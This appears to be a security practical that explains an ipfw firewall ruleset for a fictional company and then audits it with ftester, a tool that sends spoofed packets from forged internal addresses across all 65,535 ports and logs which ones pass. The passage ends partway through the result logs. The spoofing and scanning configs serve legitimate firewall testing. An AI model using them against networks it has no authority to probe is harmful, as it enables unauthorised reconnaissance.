The Firewall Ruleset

This firewall ruleset is included in the appendix in its entirety. However, to

illustrate how and why the ruleset was designed the way it is, each section or rule will be evaluated.

Let's get started…

```
# Flush out the list before we begin.
#
${fwcmd} -f flush
```

This line is used to clear all existing rules for ipfw so that it starts from a clean configuration.

```
############
# Only in rare cases do you want to change these rules
#
${fwcmd} add 100 pass all from any to any via lo0
${fwcmd} add 200 deny all from any to 127.0.0.0/8
${fwcmd} add 300 deny ip from 127.0.0.0/8 to any
}
```

These rules are there to setup the rules related to the local loopback interface. The first rule allows all traffic to be passed via the loopback interface. This is necessary because some applications use the loopback interface in their operations.

The next section defines the different variables that will be used in the rulesets. Defining these variables is done in typical Unix scripting format so that, in the example of the external interface, efi is given the value of the dc0 interface

```
efi="dc0"
```

After this value has been assigned, it is a variable that can be referenced later in the configuration file by being encased in ${}.

```
${efi}
```

Firewall Rules for Network Address Translation (NAT)

```
${fwcmd} add divert natd ip from ${Internal_Subnet} to any out xmit
${efi}

${fwcmd} add divert natd ip from any to ${Ext_IP} in recv ${efi}
```

${fwcmd} is the variable used for the Ipfirewall configuration command. For this installation the command is ipfw. This is followed by **add** which adds this to the active ruleset (the other option is del or delete). **Divert** is used to send the packet that matches the rule to the socket bound to the divert port. The divert port in this case is defined as **natd**, natd is defined in the services file as the 8668/divert

port. **Ip** specifies that all types of ip protocol packets (tcp, udp, icmp, etc.) are included in this rule. **From ${Internal_Subnet} to any** specifies the source and destination addresses for matching packets. **Out xmit ${efi}** specifies that any matching packet is on its way out of the system through the external firewall interface. So to be flagged by this rule a packet would have to be an ip packet coming from the internal address range (172.22.0.0/15) and destined for any ip address that is outside of the external firewall interface. The only traffic that should be included in this is Internet browsing by users on the internal network (this will be enforced by later rules). If a packet does match this divert rule, natd will change the packet and re-introduce it to the ip stream, where it will be run through the ipfw rules again.

The second divert rule exists to send the incoming packets back through natd. This is necessary because when packets originating from the 172.22.0.0/16 are run through natd, the origin address of those packets is changed to originate from the external address of the firewall. For this reason, packets that are incoming from the Internet to the external interface must be run through natd to see if those packets are responses to packets that have been translated.

All packets that are not defined by these rules will not be diverted to natd. This includes traffic incoming and outgoing to and from both the DMZ and VPN subnets.

```
${fwcmd} add check-state
```

This rule exists to check the statefulness of existing connections. Because this rule is checked early in the ruleset, each packet that makes it to this point is checked against the stateful rule table. Those packets that are matched in the state table are passed, this prevents each packet from having to go through each of the existing rules until it hits its own check-state rule.

The next rule can be a little confusing.

```
${fwcmd} add deny tcp from any to any established
```

This deny rule exists very early in the list of rules but has a special purpose. Because all legitimate established connections will be passed by the check-state rule that comes before this one, any “established” sessions that aren’t matched by the check-state rule are spoofed connections and are dropped by this rule.

```
${fwcmd} add allow tcp from ${Sec_Admin} to ${Int_IP} 22 keep-state in
recv ${ifi}
```

This rule exists for remote administration. The ${Sec_Admin} variable is the IP address of the the GIAC security administrator’s workstation. The administrator uses an ssh client to connect to the ssh daemon running on the server. This ssh daemon should only be available on the internal interface of the external firewall,

this is why this rule is defined to only allow ssh sessions incoming via the internal firewall interface.

> **Keepstate** option. When the keepstate option is set in an ipfw command, the packet that first flags the rule is passed and a dynamic rule table is created. When the response packet to this original packet is received by an interface, it is passed through the same ipfw rules and when it hits the check-state rule, it is compared against this dynamic rule table. If the packet is a response to an entry in that table, it is automatically passed. This is beneficial to security because without this dynamic rule table it would be necessary to define two-way rules one for the outgoing packet and one for the incoming packet. Two way rules make it easier for an attacker to craft packets to pass through the firewall. For example, if you set a two-way rule to enable internal users to access all web addresses:
>
> ```
> ${fwcmd} add allow tcp from 10.1.0.0/16 to any 80
> ${fwmcd} add allow tcp from any 80 to 10.1.0.0/16
> ```
>
> This would allow any incoming packet with a source port of 80 to be passed through the firewall. With a keep-state rule, only responses to the original packets are passed and the second example rule from above would be unnecessary.

```
${fwcmd} add allow tcp from ${Internal_Subnet} to ${www} 80 recv ${ifi}
keep-state

${fwcmd} add allow tcp from ${Internal_Subnet} to ${www} 443 recv
${ifi} keep-state
```

This rule allows http and https traffic (tcp port 80 and 443) that is received on the internal interface to reach the www.giacfortunes.com webserver. This rule allows GIAC's internal users to reach the www.giacfortunes.com website.

```
${fwcmd} add deny tcp from ${Internal_Subnet} to ${DMZ_Subnet} 80
${fwcmd} add deny tcp from ${Internal_Subnet} to ${DMZ_Subnet} 443
${fwcmd} add deny tcp from ${Internal_Subnet} to ${VPN_Subnet} 80
${fwcmd} add deny tcp from ${Internal_Subnet} to ${VPN_Subnet} 443
```

The above rules are the first real example why order is so important in these rulesets. These above rules are really related to the rules that will follow this section in that they exist to protect the sites to which the internal users can get access. Although it is necessary to allow all of the internal GIAC users to access external web hosts, the only GIAC access that all users are allowed by default is to the www.giacfortunes.com web server. It is important that the internal users don't have access to additional GIAC webservers or, maybe more importantly, access to unneeded TCP port 80 and 443 ports on other servers, like the mail relay server, the VPN device, and the dns servers. So because any web traffic

destined to the www.giacfortunes.com web server will have been passed by the previous set of rules, it is now possible to block any other tcp traffic destined to port 80 and 443 on both the DMZ and VPN subnets. This doesn't prevent the internal users from accessing any other outside sites (this will be allowed by the following rules), but does further protect the hosts on the DMZ and VPN subnets.

```
${fwcmd} add allow tcp from ${Internal_Subnet} to any 80 recv ${ifi}
keep-state
${fwcmd} add allow tcp from ${Ext_IP} to any 80 out xmit ${efi} keep-
state
${fwcmd} add allow tcp from ${Internal_Subnet} to any 443 recv ${ifi}
keep-state
${fwcmd} add allow tcp from ${Ext_IP} to any 443 out xmit ${efi} keep-
state
```

The above rules exist to allow outgoing http and https access from the internal network to the rest of the hosts on the Internet. The duplication of these rules is necessary because packets leaving the internal network destined for any IP address outside of the external interface undergo network address translation. For this reason it is necessary to create two rules, the first rule allows the packet coming from the source address of the internal network that is incoming to the internal firewall interface, this allow rule is necessary for the packet to be translated. After the packet has gone through NAT, its original ip address is replaced with the address of the external interface, and for this reason, a rule is necessary to allow the new packet out of the system. Again, keep in mind that although these rules may appear to allow traffic from the Internal subnet to **any** IP address, that's not really what is effective because of the previous deny rules. Traffic destined for a host on the VPN or a non-www.giacfortunes.com server on the DMZ coming from the internal network will get denied by those previous deny rules BEFORE they make it to the rules that allow them to any.

DNS Rules

```
${fwcmd} add allow udp from any to ${dns1} 53 recv ${efi} keep-state
${fwcmd} add allow udp from any to ${dns2} 53 recv ${efi} keep-state
```

The above rules allow incoming dns lookups from all IP addresses on the Internet incoming to GIAC's DNS servers that are on the DMZ subnet. Only packets that are received on the firewall's external interface are allowed. This prevents incoming dns lookups from the other GIAC subnets.

```
${fwcmd} add allow udp from ${Internal_Subnet} to ${dns1} 53 recv
${ifi} keep-state
${fwcmd} add allow udp from ${Internal_Subnet} to ${dns2} 53 recv
${ifi} keep-state
```

The above rules allow DNS queries from the hosts on the internal network to the DNS servers on the DMZ. Because these DNS servers are configured to do recursive queries for internal hosts, internal hosts do not require access to external DNS servers. This helps limit internal users access to the Internet.

```
${fwcmd} add deny udp from ${dns1} to 172.22.0.0/16 53 recv ${dfi}
${fwcmd} add deny udp from ${dns2} to 172.22.0.0/16 53 recv ${dfi}
${fwcmd} add deny udp from ${dns1} to 192.168.0.24/29 53 recv ${dfi}
${fwcmd} add deny udp from ${dns2} to 192.168.0.24/29 53 recv ${dfi}
${fwcmd} add allow udp from ${dns1} to any 53 recv ${dfi} keep-state
${fwcmd} add allow udp from ${dns2} to any 53 recv ${dfi} keep-state
```

The above rules allow the DNS servers on the DMZ to contact other DNS servers for recursive lookups. Because both of GIAC's DNS servers are hosted by GIAC, Zone Transfers do not need to be allowed through the firewalls. Again, the deny rules exist so that the DNS servers are not allowed to the other subnets for DNS queries because there is no need for them to do so.

Incoming Web Access

```
${fwcmd} add allow tcp from any to ${www} 80 recv ${efi} keep-state
${fwcmd} add allow tcp from any to ${www} 443 recv ${efi} keep-state
```

The above rules allow all external Internet addresses access to the www.giacfortunes.com web server. Because these connections are stateful, it is unnecessary to define a rule to allow the web servers access out of the DMZ. In fact, the defined rules only allow the www.giacfortunes.com web server to establish a tcp connection to the internal database (that rule will be discussed later). The disadvantage to this is that to do any web updates or administrative work that requires different network access (like downloading security patches) a temporary rule must be added to the firewall to allow this type of access. The great advantage is that if the web server were to be compromised, its access is almost completely isolated to that subnet. If the webserver were to be infected by a virus like Code-Red, the firewall would prevent the infected website from spreading outside of that subnet!

```
${fwcmd} add allow tcp from ${supplier1} to ${supplier_web} 80 recv
${efi} keep-state
${fwcmd} add allow tcp from ${supplier1} to ${supplier_web} 443 recv
${efi} keep-state

${fwcmd} add allow tcp from ${supplier2} to ${supplier_web} 80 recv
${efi} keep-state
${fwcmd} add allow tcp from ${supplier2} to ${supplier_web} 443 recv
${efi} keep-state
```

The above rules allow the supplier IP addresses access to the supplier.giacfortunes.com website. It should be noted that suppliers connecting to the supplier website are required to authenticate to the website, but this rule helps protect the supplier website from attacks from unauthorized users and hides the supplier website from network scans originating from IP addresses other than the suppliers'.

Mail Access

```
${fwcmd} add allow tcp from any to ${mail} 25 recv ${efi} keep-state
```

The above rule allows smtp traffic incoming from all hosts on the Internet to the mail relay server on the DMZ. Because all internal users should be accessing the internal mail server for their mail services, it is necessary to allow only external hosts, as well as the internal mail server (see below), smtp access to the mail relay server.

```
${fwcmd} add allow tcp from ${mail} to ${Int_mail} 25 recv ${dfi} keep-
state
${fwcmd} add allow tcp from ${Int_mail} to ${mail} 25 recv ${ifi} keep-
state
```

The above rules allows smtp traffic from the mail relay to the internal mail server, and also allow the internal mail server out to the mail relay. These rules exist so that the internal mail server is protected from other hosts on the Internet.

```
${fwcmd} add deny tcp from ${mail} to ${Internal_Subnet} 25
${fwcmd} add deny tcp from ${mail} to ${VPN_Subnet} 25
${fwcmd} add allow tcp from ${mail} to any 25 recv ${dfi} keep-state
```

The above rules exist so that the mail relay server is prevented from contacting any other hosts on the VPN or Internal subnet via smtp, but is allowed access to all other hosts. This access is necessary for GIAC's mail servers to function correctly.

IPSec traffic to the VPN subnet

When the GIAC network was designed, it was determined necessary to have a VPN device for site-to-site and client-to-site IPSec connectivity. Although many vendors suggest placing your VPN device as a parallel gateway to your firewall, it was determined that a more secure design could be used. The VPN gateway was placed on it's own subnet off of the external firewall. With this placement, the VPN is screened from unnecessary traffic and for this reason is better protected from attack. Obviously, for the VPN to work correctly, some traffic has to be passed to and from the VPN.

In the following rules, the any group is used. If this VPN device was used only in site-to-site configurations, it would be possible to define the specific IP addresses to and from IPSec traffic is allowed. This could be done including the unmanaged partner IPSec gateway IP addresses in the rules instead of the any group. However, GIAC requires that both telecommuters and the mobile sales staff are able to connect to the VPN as clients. Because the IP addresses of these telecommuters and mobile sales staff are always changing it becomes necessary to use the any group so that these users are able to connect. This is not a big security risk, because any IPSec traffic that is sent to the VPN device

must be authenticated by IPSec.

```
${fwcmd} add allow udp from any 500 to ${vpn} 500 recv ${efi} keep-
state
${fwcmd} add allow udp from ${vpn} 500 to any 500 recv ${vfi} keep-
state
```

The above rules allow udp port 500 traffic to and from the external interface of the VPN device. This rule allows ISAKMP (udp port 500) to pass through the external firewall. ISAKMP is used in the IKE key exchange phase.

```
${fwcmd} add allow esp from any to ${vpn} recv ${efi} keep-state
${fwcmd} add allow esp from ${vpn} to any recv ${vfi} keep-state
```

The ESP protocol is the encrypted IPSec protocol, the esp traffic in the above rules is allowed.

```
${fwcmd} add allow icmp from any to ${vpn} recv ${efi}
${fwcmd} add allow icmp from ${vpn} to any recv ${vfi}
```

I've also selected to allow icmp traffic from the vpn interface to and from all Internet addresses. This is done to help troubleshoot vpn connections. When configuring a site-to-site VPN with a non-managed site (i.e. a site with a different network or security administrator) communication is often an issue. If the IPSec SA's are setup incorrectly on one end of the IPSec tunnel they will fail. This is frequently difficult to troubleshoot because you're relying on the administrator at the other end of the configuration to set the same IPSec configurations as you are (and vice-versa) for this reason, ICMP messages are allowed. A popular misconception is that ICMP is ping and allowing ICMP is to allow ping. In actuality PING is an application that uses the ICMP protocol. ICMP really used by IP as an error handling protocol. Error messages related to IPSec can be sent over ICMP, for these reasons this traffic is allowed.

BIGDB Database Access

The three websites that exist on the DMZ subnet require access to the GIAC Enterprise database. This database contains all of the real "product" of GIAC Enterprises and the DMZ webservers serve as front ends to this database for GIAC customers. These webservers connect to the bigdb SQL database by using SQL client software. It is necessary to allow tcp connections destined for port 1433 (the port on which the bigdb SQL server is listening) from the web servers. The following rules allow for that connectivity.

```
${fwcmd} add allow tcp from ${www} to ${bigdb} 1433 recv ${dfi} keep-
state
${fwcmd} add allow tcp from ${supplier_web} to ${bigdb} 1433 recv
${dfi} keep-state
${fwcmd} add allow tcp from ${sales_www} to ${bigdb} 1433 recv ${dfi}
keep-state
```

Sales Force Access

The final rule is set to allow access from the mobile sales force to the sales website. Because of the high turnover in the sales department, and because of fears that trade secrets may be stolen by sales force members that are hired by the competition, members of the mobile sales force have limited access to the GIAC Enterprise networks. The following rule is used to only allow the sales ip addresses (which are actually given ip addresses from the VPN IP pool when they VPN into GIAC Enterprises) access to the specially configured sales web server.

```
${fwcmd} add allow tcp from ${VPN_IPs} to ${sales_www} 80 recv ${ifi}
keep-state
${fwcmd} add allow tcp from ${VPN_IPs} to ${sales_www} 443 recv ${ifi}
keep-state
```

The confusing thing about this rule is that it is set to allow not just the mobile sales force that VPN's into the network, but also the other VPN users (i.e. telecommuters). This point will be further discussed in the VPN section but briefly, this is because there can only be one IP pool for clients with the Nokia CryptoCluster VPN device that GIAC Enterprises has implemented. Although all VPN IP addresses are allowed access to the sales www server, the IPSec rules of the VPN can be used to define the access of particular clients, so that the sales www server will be configured in the sales VPN SA's but not be configured in the telecommuter VPN SA's. This will be discussed more in the VPN section.

Verify the firewall policy

Planning External Firewall Audit

Technical Approach: To evaluate the firewall policy as thoroughly and realistically as possible. This will be done by crafting many different types of packets to verify that the firewall is doing only the packet filtering defined in the firewall policy.

Time of assessment: Before the external firewall is brought on-line a thorough audit will be completed. After the initial audit, the firewall will be taken off-line quarterly for security audits and rescanned. This scheduled quarterly security audit will be performed between midnight and 5AM.

Estimate costs and level of effort: The tool used to test these connections is Open Source (free), two workstations running Linux are necessary (any workstation 4-years old or newer would be fine, if there are no spares available two basic workstations can be purchased for less than $500) and two cross-over cables. The effort necessary includes setting up these two workstations with Linux, Ftester and the necessary Perl modules (approx. 2 hours of work per workstation, this is a one-time cost) and building the test scripts (included in this paper, approx 4 hours of work).

Risks and considerations: The risks to this audit are that the Ftester program can only test icmp, udp and tcp connections. For this reason, the ftester program cannot test whether or not the external firewall is passing ESP traffic to and from the VPN as the policy dictates. However, this is a minimal risk because ESP traffic by it's very nature must be authenticated by the IPSec SA. The other risk with this test plan is that because of the large amount of scanning that is necessary, it might be difficult to complete the tests during the allocated quarterly down times. To compensate for this, the ports scanned could be limited to known service and trojan port numbers.

General:

Because this GIAC Enterprises design is a theoretical design and because I lack the resources to setup a full test network, I needed to find a way to test these firewall rules in a way that realistically simulated the environment described in this paper. Although running nmap against the interfaces would give a good idea of the ports that were listening, in order to have a full understanding of what is available, you'd really need to have servers in place with their network daemons/services running. In my case, this was not possible and I had to find a suitable replacement for testing these rules.

I found a package of perl programs that fit my requirements. The package is

called ftester-0.7. Ftester-0.7 is the newest version of the program written by Andrea Barisani**.** Ftester contains a few perl programs, the two programs that I used were ftest and ftestd. These two programs can be used to craft real connections so that firewall rules (including stateful firewall rules) can be tested. The ftest program is run on a workstation placed on a subnet attached to one firewall interface and the ftestd is a program that is run on a worksation placed on a subnet attached to a different firewall interface. The ftest program sends crafted packets that are used to try and establish a connection with whatever hosts are a defined in the ftest config file. The ftestd listens for packets that make it through the firewall and responds to them with it's own packets. If a session is established, the ftest node will actually push data to the listening ftestd service. If properly configured, the ftestd will answer as if it was running the requested service (from an ip standpoint anyway, it doesn't emulate any real services). This tool enabled me to test the firewall rules without having to build an entire network structure for testing. Using a tool like this one before placing a firewall into production would be very beneficial, because it thoroughly tests how the firewall is going to behave in production.


More Explanation of Ftester/How is it different from NMAP?

To verify firewall policy, many people have described different ways in which nmap can be used to scan the firewall interfaces and hosts that firewall is supposed to be protecting. Some examples of testing a firewall might include running nmap or hping2 scans against a firewall and running tcpdump on a host on a protected subnet to see if any of the packets generated by these scans actually got through. Using Ftester to test firewall policy is very similar to this but is much improved because it actually tests the statefulness of the connections and logs successful connections automatically.

The following is a line from the ftest programs configuration file:

```
connect=172.22.0.10:1026:192.168.0.22:1-65535:AP:TCP:0
```

In this example, physical placement of the Linux workstations running ftest and ftestd is as follows:



When the ftest workstation reads the previous configuration line it crafts a tcp syn packet from 172.22.0.10 port 1026 destined to 192.168.0.22 port 1. The ftest workstation can have a different IP address than what it is crafting (although there's some additional arp configuration tricks that need to be done to get it the program to function correctly and those are described in a latter section). In this case when the firewall receives this crafted packet it will drop it because tcp traffic from 172.22.0.10 to 192.168.0.22 port 1 is not allowed. Because this packet never makes it to the subnet that the workstation running ftestd is on, the packet is not responded to or logged (by ftestd).

However, you'll notice that in the config line we're able to pass it a range of tcp ports (in this example 1-65535) so the ftest program will continue to craft packets destined to different ports on that 192.168.0.20 host. If the firewall is configured to pass traffic from 172.22.0.10 to 192.168.0.22 port 80, when it receives the crafted syn packet from ftest with a source of 172.22.0.10 port 1026 destined to 192.168.0.22 port 80 it will pass it and make an entry in its state table. The firewall will then pass the packet to the 192.168.0.22 host on the 192.168.0.17/29 subnet (which is the workstation running ftestd). The workstation running ftestd will recognize the incoming packet as an ftest packet and respond with a syn-ack packet. This will then be sent back through the firewall (where it will match with an entry in the state table) and be sent back to the ftest workstation. The ftest workstation will then send an ack packet back to the 192.168.0.22 host to complete the tcp handshake. Then it will push a packet to 192.168.0.22:80, when the ftestd workstation receives this packet it logs it. The ftestd log is what is used to determine whether or not the packet made it across the firewall. Obviously, if a packet is not logged by the ftestd program, this indicates that it was blocked by the firewall.

It is important to understand that this is a wonderful way to thoroughly test the firewall policy without having all of the hosts and the services up and available (the ftestd will answer as a service for ANY port). In this way we can quickly check to see how the firewall is actually handling passing these packets by using what is essentially a service that emulates all tcp and udp services! This is because the ftestd program listens to all traffic for the ftest packets and responds to those packets when it receives them.

By creating configuration files that test access to and from different IP adresses it is possible to thouroughly test the external firewall policy.

Installing and Configuring ftester-0.7

To run ftester-0.7, it is necessary to have perl installed on both nodes. In my test environment, I ran the ftest program on an intel workstation running Mandrake 8.2 (2.4.18 linux kernel) and the ftestd program on an intel workstation running Redhat 8.0 (2.4.18 linux kernel). In addition to the base perl installation, ftester-0.7 requires the perl modules: Net-RawIP-0.09d, NetPacket-0.03, Net-PcapUtils-0.01, and Net-Pcap-0.04. These modules can be downloaded from www.cpan.org. The install process is the typical perl module install process.

- Untar files
- perl Makefile.PL
- make
- make install

With these modules installed on both systems, ftest and ftestd should function properly.

There were some additional tricks that needed to be made in order to get this program to function correctly. The program appears to be designed so that it is running on a network where hosts that are being scanned actually exist. In the man pages for the ftester program, there is some discussion about “silencing” the spoofed host. In my case I was not spoofing an active host, so I had a different problem. When I first ran this program, I realized that the spoofed packet from ftest never made it to the ftestd node. Doing a tcpdump on the ftestd subnet revealed several arp requests for the destination of the ftest spoofed packets (for example 192.168.0.18). Because I did not have a host setup to 192.168.0.18, there was never any response to this arp request and therefore, the spoofed packet was never sent to that network. To fix this problem, I added static arp entries on the firewall so that all of the destination addresses defined in the ftest configuration file had static entries and each destination ip address had the MAC address for the workstation running ftestd. This way, the firewall would just send the packet to the ftestd workstation without an arp request and the ftestd program

would respond to the packet crafted by ftest.

I also had a problem with getting the ftestd program to record its output correctly. Because I was under a time crunch, I was unable to thoroughly troubleshoot the program so I made a quick workaround by modifying how ftestd wrote to the ftestd.log file. (I hacked the Perl rather than figure out why it wasn't working!)

Using ftester to test connections from the Internal network to the DMZ

In order to test the firewall rules that allow access from the internal network (including the Internal wired LAN, the wireless LAN, and the VPN IP Pool) to the DMZ I setup my systems as follows:

The node running ftestd was connected with a crossover cable to the firewall's DMZ interface. The node running ftest was connected with a crossoever cable to the firewall's Internal interface.

The ftestd node was setup with the IP address of 192.168.0.18. Static arp entries were made on the firewall so that all of the addresses that were to be scanned on the DMZ network resolved to the hardware address of the machine running ftestd. This was done using the following command:

```
arp -s 192.168.0.19 00:01:23:45:67:89  (obviously, not the actual MAC
address)
arp -s 192.168.0.20 00:01:23:45:67:89
arp -s 192.168.0.21 00:01:23:45:67:89
arp -s 192.168.0.22 00:01:23:45:67:89
```

It was unnecessary to add a static entry for 192.168.0.18, because that was the actual IP address of the ftestd node. Note: there were no daemons running on the ftestd node, this is necessary so there is no competition between actual daemons and the ftestd daemon.

Next, the ftest node was configured with the IP address of the Internal firewall 172.20.0.9 with the default route to the internal interface of the External firewall (172.20.0.10). As would happen in production, static routes to the Internal networks (172.22.0.0/15 and 172.26.0.0/16) were created to point to the Internal firewall interface (172.20.0.10). This setup worked extremely well, because the responses to all of the packets that were spoofed by ftest are then sent right back to the ftest node, because it's the default route for all of those addresses! If the ftest program receives an answer to any of the connections it attempts to initiate, it pushes a packet with a special payload, if that payload is received by the ftestd node, you know that connection is allowed by the firewall.

The ftest config file used to test the rules between the internal network and the dmz is as follows (all config files are in the appendix).

```
connect=172.22.0.10:1026:192.168.0.17:1-65535:AP:TCP:0
connect=172.22.0.10:1026:192.168.0.18:1-65535:AP:TCP:0
connect=172.22.0.10:1026:192.168.0.19:1-65535:AP:TCP:0
connect=172.22.0.10:1026:192.168.0.20:1-65535:AP:TCP:0
connect=172.22.0.10:1026:192.168.0.21:1-65535:AP:TCP:0
connect=172.22.0.10:1026:192.168.0.22:1-65535:AP:TCP:0
172.22.0.10:1026:192.168.0.17:1-65535::UDP:0
172.22.0.10:1026:192.168.0.18:1-65535::UDP:0
172.22.0.10:1026:192.168.0.19:1-65535::UDP:0
172.22.0.10:1026:192.168.0.20:1-65535::UDP:0
172.22.0.10:1026:192.168.0.21:1-65535::UDP:0
172.22.0.10:1026:192.168.0.22:1-65535::UDP:0
172.22.0.10:1026:192.168.0.17:1-65535::ICMP:0
172.22.0.10:1026:192.168.0.18:1-65535::ICMP:0
172.22.0.10:1026:192.168.0.19:1-65535::ICMP:0
172.22.0.10:1026:192.168.0.20:1-65535::ICMP:0
172.22.0.10:1026:192.168.0.21:1-65535::ICMP:0
172.22.0.10:1026:192.168.0.22:1-65535::ICMP:0
connect=172.22.0.30:1026:192.168.0.17:1-65535:AP:TCP:0
connect=172.22.0.30:1026:192.168.0.18:1-65535:AP:TCP:0
connect=172.22.0.30:1026:192.168.0.19:1-65535:AP:TCP:0
connect=172.22.0.30:1026:192.168.0.20:1-65535:AP:TCP:0
connect=172.22.0.30:1026:192.168.0.21:1-65535:AP:TCP:0
connect=172.22.0.30:1026:192.168.0.22:1-65535:AP:TCP:0
172.22.0.30:1026:192.168.0.17:1-65535::UDP:0
172.22.0.30:1026:192.168.0.18:1-65535::UDP:0
172.22.0.30:1026:192.168.0.19:1-65535::UDP:0
172.22.0.30:1026:192.168.0.20:1-65535::UDP:0
172.22.0.30:1026:192.168.0.21:1-65535::UDP:0
172.22.0.30:1026:192.168.0.22:1-65535::UDP:0
172.22.0.30:1026:192.168.0.17:1-65535::ICMP:0
172.22.0.30:1026:192.168.0.18:1-65535::ICMP:0
172.22.0.30:1026:192.168.0.19:1-65535::ICMP:0
172.22.0.30:1026:192.168.0.20:1-65535::ICMP:0
172.22.0.30:1026:192.168.0.21:1-65535::ICMP:0
172.22.0.30:1026:192.168.0.22:1-65535::ICMP:0
connect=172.22.10.10:1026:192.168.0.17:1-65535:AP:TCP:0
connect=172.22.10.10:1026:192.168.0.18:1-65535:AP:TCP:0
connect=172.22.10.10:1026:192.168.0.19:1-65535:AP:TCP:0
connect=172.22.10.10:1026:192.168.0.20:1-65535:AP:TCP:0
connect=172.22.10.10:1026:192.168.0.21:1-65535:AP:TCP:0
connect=172.22.10.10:1026:192.168.0.22:1-65535:AP:TCP:0
172.22.10.10:1026:192.168.0.17:1-65535::UDP:0
172.22.10.10:1026:192.168.0.18:1-65535::UDP:0
172.22.10.10:1026:192.168.0.19:1-65535::UDP:0
172.22.10.10:1026:192.168.0.20:1-65535::UDP:0
172.22.10.10:1026:192.168.0.21:1-65535::UDP:0
172.22.10.10:1026:192.168.0.22:1-65535::UDP:0
172.22.10.10:1026:192.168.0.17:1-65535::ICMP:0
172.22.10.10:1026:192.168.0.18:1-65535::ICMP:0
172.22.10.10:1026:192.168.0.19:1-65535::ICMP:0
172.22.10.10:1026:192.168.0.20:1-65535::ICMP:0
172.22.10.10:1026:192.168.0.21:1-65535::ICMP:0
172.22.10.10:1026:192.168.0.22:1-65535::ICMP:0
connect=172.23.10.10:1026:192.168.0.17:1-65535:AP:TCP:0
connect=172.23.10.10:1026:192.168.0.17:1-65535:AP:TCP:0
```

```
connect=172.23.10.10:1026:192.168.0.18:1-65535:AP:TCP:0
connect=172.23.10.10:1026:192.168.0.19:1-65535:AP:TCP:0
connect=172.23.10.10:1026:192.168.0.20:1-65535:AP:TCP:0
connect=172.23.10.10:1026:192.168.0.21:1-65535:AP:TCP:0
connect=172.23.10.10:1026:192.168.0.22:1-65535:AP:TCP:0
172.23.10.10:1026:192.168.0.17:1-65535::UDP:0
172.23.10.10:1026:192.168.0.18:1-65535::UDP:0
172.23.10.10:1026:192.168.0.19:1-65535::UDP:0
172.23.10.10:1026:192.168.0.20:1-65535::UDP:0
172.23.10.10:1026:192.168.0.21:1-65535::UDP:0
172.23.10.10:1026:192.168.0.22:1-65535::UDP:0
172.23.10.10:1026:192.168.0.17:1-65535::ICMP:0
172.23.10.10:1026:192.168.0.18:1-65535::ICMP:0
172.23.10.10:1026:192.168.0.19:1-65535::ICMP:0
172.23.10.10:1026:192.168.0.20:1-65535::ICMP:0
172.23.10.10:1026:192.168.0.21:1-65535::ICMP:0
172.23.10.10:1026:192.168.0.22:1-65535::ICMP:0
connect=172.26.10.10:1026:192.168.0.18:1-65535:AP:TCP:0
connect=172.26.10.10:1026:192.168.0.19:1-65535:AP:TCP:0
connect=172.26.10.10:1026:192.168.0.20:1-65535:AP:TCP:0
connect=172.26.10.10:1026:192.168.0.21:1-65535:AP:TCP:0
connect=172.26.10.10:1026:192.168.0.22:1-65535:AP:TCP:0
172.26.10.10:1026:192.168.0.17:1-65535::UDP:0
172.26.10.10:1026:192.168.0.18:1-65535::UDP:0
172.26.10.10:1026:192.168.0.19:1-65535::UDP:0
172.26.10.10:1026:192.168.0.20:1-65535::UDP:0
172.26.10.10:1026:192.168.0.21:1-65535::UDP:0
172.26.10.10:1026:192.168.0.22:1-65535::UDP:0
172.26.10.10:1026:192.168.0.17:1-65535::ICMP:0
172.26.10.10:1026:192.168.0.18:1-65535::ICMP:0
172.26.10.10:1026:192.168.0.19:1-65535::ICMP:0
172.26.10.10:1026:192.168.0.20:1-65535::ICMP:0
172.26.10.10:1026:192.168.0.21:1-65535::ICMP:0
172.26.10.10:1026:192.168.0.22:1-65535::ICMP:0
```

The syntax is as follows, sourceip:sourceport:destip:destport:flags:protocol:tos. The connect= is used to specify that ftest is to test the statefulness of the firewall. To test what the firewall is allowing from the internal network to the DMZ network I spoofed several addresses.

172.22.0.10 is bigdb.giacfortunes.com, 172.22.0.30 is GIAC's internal mail server intmail.giacfortunes.com, 172.22.10.10 represents a client on the internal “wired” network, 172.23.10.10 represents a client on the internal “wireless” network, and 172.26.10.10 represents a client connecting to the VPN and using an IP address from the IP pool. With this configuration file, a connection from each spoofed host to every possible host on the DMZ (with the exception of the firewall interface) is tested to all ports 1-65535. Instead of just scanning what ports are listening on the firewall, the ftester program is used to test actual connections!

The following are the results of the test (recorded by the ftestd node). NOTE: these logs indicate the packets that were allowed by the firewall (and captured by ftestd) packets that do not show up in these logs were DROPPED by the firewall.

This is how we're able to verify that the firewall is doing its job because we should only see the packets we expect!

```
25998 - 172.22.0.10:1026 > 192.168.0.22:80 PA TCP 0
27813 - 172.22.0.10:1026 > 192.168.0.22:443 PA TCP 0
31797 - 172.22.0.10:1026 > 192.168.0.18:53 UDP 0
32821 - 172.22.0.10:1026 > 192.168.0.19:53 UDP 0
```

The previous logs show that the bigdb.giacfortunes.com node has the same access to the dmz as any normal host on the internal network. This includes the ability to use the DNS service running on dns1.giacfortunes.com and dns2.giacfortunes.com, and accessing the www.giacfortunes.com website using both http and https. Note: in these logs, the PA indicates that the ftestd daemon received a PSH ACK packet from the 172.22.0.10 address. This proves that the tcp handshake was successful and that the ftest program was able to successfully push data packets.

```
58491 - 172.22.0.30:1026 > 192.168.0.20:25 PA TCP 0
3470 - 172.22.0.30:1026 > 192.168.0.22:80 PA TCP 0
5285 - 172.22.0.30:1026 > 192.168.0.22:443 PA TCP 0
9269 - 172.22.0.30:1026 > 192.168.0.18:53 UDP 0
10293 - 172.22.0.30:1026 > 192.168.0.19:53 UDP 0
```

These logs show that in addition to the standard access of each internal host, intmail.giacfortunes.com is able to connect to mail.giacfortunes.com to transfer mail.

```
